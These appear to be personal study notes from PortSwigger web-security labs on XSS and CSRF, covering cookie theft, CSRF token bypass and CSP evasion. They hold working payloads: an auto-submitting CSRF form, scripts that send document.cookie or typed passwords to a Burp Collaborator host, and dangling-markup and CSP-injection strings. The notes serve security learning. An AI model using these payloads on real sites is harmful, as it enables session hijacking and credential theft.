**Cross-site scripting (XSS) to steal cookies**

**And CSRF (Cross site request Forgery)**

Ref: <https://portswigger.net/web-security/cross-site-scripting/exploiting>

XSS (Cross-site scripting) is more dangerous because the attacker can execute any js script and get the two way connection establised

* Many applications hide their cookies from JavaScript using the HttpOnly flag. The HttpOnly flag is a security measure that restricts cookie access to only the server, preventing client-side scripts from accessing them.
* Sessions might be locked to additional factors like the user's IP address.
* The session might time out before you're able to hijack it.

**Information**

Same site: all the subdomains comes to same site

SameSite attribute usage

1. Do not define this attrib but always means`SameSite=None;secure`
2. Strict: same domain , not even to subdomain
3. Lax: same site

Cookies are always not secure so sanitise and treat it as attacker input.

For **CSRF** attack to work? : Attacker wants the victim to perform an action where as in xss attacker executes the js code by itself. Its only one way and limited to some victim actions

3 condition to be met

1) **Relavant action:** Priviledged action

2) ***Cookie based session handling:*** Treat cookie as always a source of attack if they are only relying on cookie to do user recognition.

3) ***No unpredictable request parameter:*** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

**Ex1**: Constructing a webpage is required along with delivering to victim if the action involves POST resuest

<html>

<body>

<form action="https://0ae000320362aeb78280207d000100b9.web-security-academy.net/my-account/change-email" method="POST">

<input type="hidden" name="email" value="wiener@normal-user.net" />

</form>

<script>

document.forms[0].submit();

</script>

</body>

**Ex2**: If the action is GET only then no need to deploy the html on server, just embed in the link itself. <img src="<https://vulnerable-website.com/email/change?email=pwned@evil-user.net>">

Bypassing CSRF token validation

**Ex3:** CSRF token is dependent on request type so validation done on POST but not on GET, so check for  "Change request method"  or remove the csrf token variable itself

### CSRF token is not tied to the user session

Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool.

The attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack.

### CSRF token is tied to a non-session cookie

<https://portswigger.net/web-security/csrf/bypassing-token-validation/lab-token-tied-to-non-session-cookie>

Ex 1. https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-perform-csrf

<script>

var req = new XMLHttpRequest();

req.onload = handleResponse;

req.open('get','/my-account',true);

req.send();

function handleResponse() {

var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];

var changeReq = new XMLHttpRequest();

changeReq.open('post', '/my-account/change-email', true); changeReq.send('csrf='+token+'&email=test@gmail.com')

};

</script>

Ex2: Stealing cookie

https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-stealing-cookies

<script>

fetch('[https://BURP-COLLABORATOR-SUBDOMAIN](https://BURP-COLLABORATOR-SUBDOMAIN/)',

{ method: 'POST', mode: 'no-cors', body:document.cookie }); </script>

or

<script>

setTimeout(function() {

console.log('After delay');

var token = document.forms[0].firstElementChild.value

cook = document.cookie

var data = new URLSearchParams({

'csrf': token,

'postId': '8',

'comment': cook,

'name': 'vis',

'email': 'wiener2@normal-user.net',

'website': 'https://a.com'

});

let xhr = new XMLHttpRequest();

xhr.withCredentials = true;

xhr.open('POST', 'https://0afb00050410d53485b05fc600900025.web-security-academy.net/post/comment');

xhr.onload = function() {

console.log(xhr.response);

};

xhr.send(data);

}, 2000); // Delay of 2 seconds

</script>

Ex:4:

https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-capturing-passwords

<input name=username id=username>

<input type=password name=password onchange="if(this.value.length)fetch('[https://BURP-COLLABORATOR-SUBDOMAIN](https://BURP-COLLABORATOR-SUBDOMAIN/)',

{ method:'POST', mode: 'no-cors', body:username.value+':'+this.value });">

Use burp professional edition to solve the following labs

<https://portswigger.net/web-security/cross-site-scripting/exploiting>

<https://portswigger.net/web-security/cross-site-scripting/dangling-markup>

***CSP***

To enable CSP, a response needs to include an HTTP response header called Content-Security-Policy

The following directive will only allow scripts to be loaded from the [same origin](https://portswigger.net/web-security/cors/same-origin-policy) as the page itself:

script-src 'self'

The following directive will only allow scripts to be loaded from a specific domain:

script-src [https://scripts.normal-website.com](https://scripts.normal-website.com/)

In addition to whitelisting specific domains, content security policy also provides two other ways of specifying trusted resources: nonces and hashes:

* The CSP directive can specify a nonce (a random value) and the same value must be used in the tag that loads a script. If the values do not match, then the script will not execute. To be effective as a control, the nonce must be securely generated on each page load and not be guessable by an attacker.
* The CSP directive can specify a hash of the contents of the trusted script. If the hash of the actual script does not match the value specified in the directive, then the script will not execute. If the content of the script ever changes, then you will of course need to update the hash value that is specified in the directive.


Many CSPs do allow image requests.This means you can often use img elements to make requests to external servers in order to disclose [CSRF](https://portswigger.net/web-security/csrf) tokens

This is little advanced stuff

<https://portswigger.net/web-security/cross-site-scripting/content-security-policy>

Make use of injection point to send secrets to evil server like the following

https://portswigger.net/research/evading-csp-with-dom-based-dangling-markup



Dangling markup XSS injection

“><img src=”evilsite.com?

Ex: <https://portswigger.net/web-security/cross-site-scripting/content-security-policy/lab-csp-bypass>

If report-uri contains any variable like token in the following example then attacker can control this and overwrite the script-src-elem with unsafe-inline

<script>alert(1)</script>&token=;script-src-elem 'unsafe-inline'

sdf

Lessons

1. If a [reflected XSS](https://portswigger.net/web-security/cross-site-scripting/reflected) vulnerability exists anywhere else on the site within a function that is not protected by a CSRF token, then that XSS can be exploited in the normal way.
2. If an exploitable XSS vulnerability exists anywhere on a site, then the vulnerability can be leveraged to make a victim user perform actions even if those actions are themselves protected by CSRF tokens. In this situation, the attacker's script can request the relevant page to obtain a valid CSRF token, and then use the token to perform the protected action.
3. CSRF tokens do not protect against [stored XSS](https://portswigger.net/web-security/cross-site-scripting/stored) vulnerabilities. If a page that is protected by a CSRF token is also the output point for a [stored XSS](https://portswigger.net/web-security/cross-site-scripting/stored) vulnerability, then that XSS vulnerability can be exploited in the usual way, and the XSS payload will execute when a user visits the page.
4. CSRF token should not be transfered in URL or cookie
5. Check if same-site variable is none, lax or strict

**Practice problems**

<https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-stealing-cookies>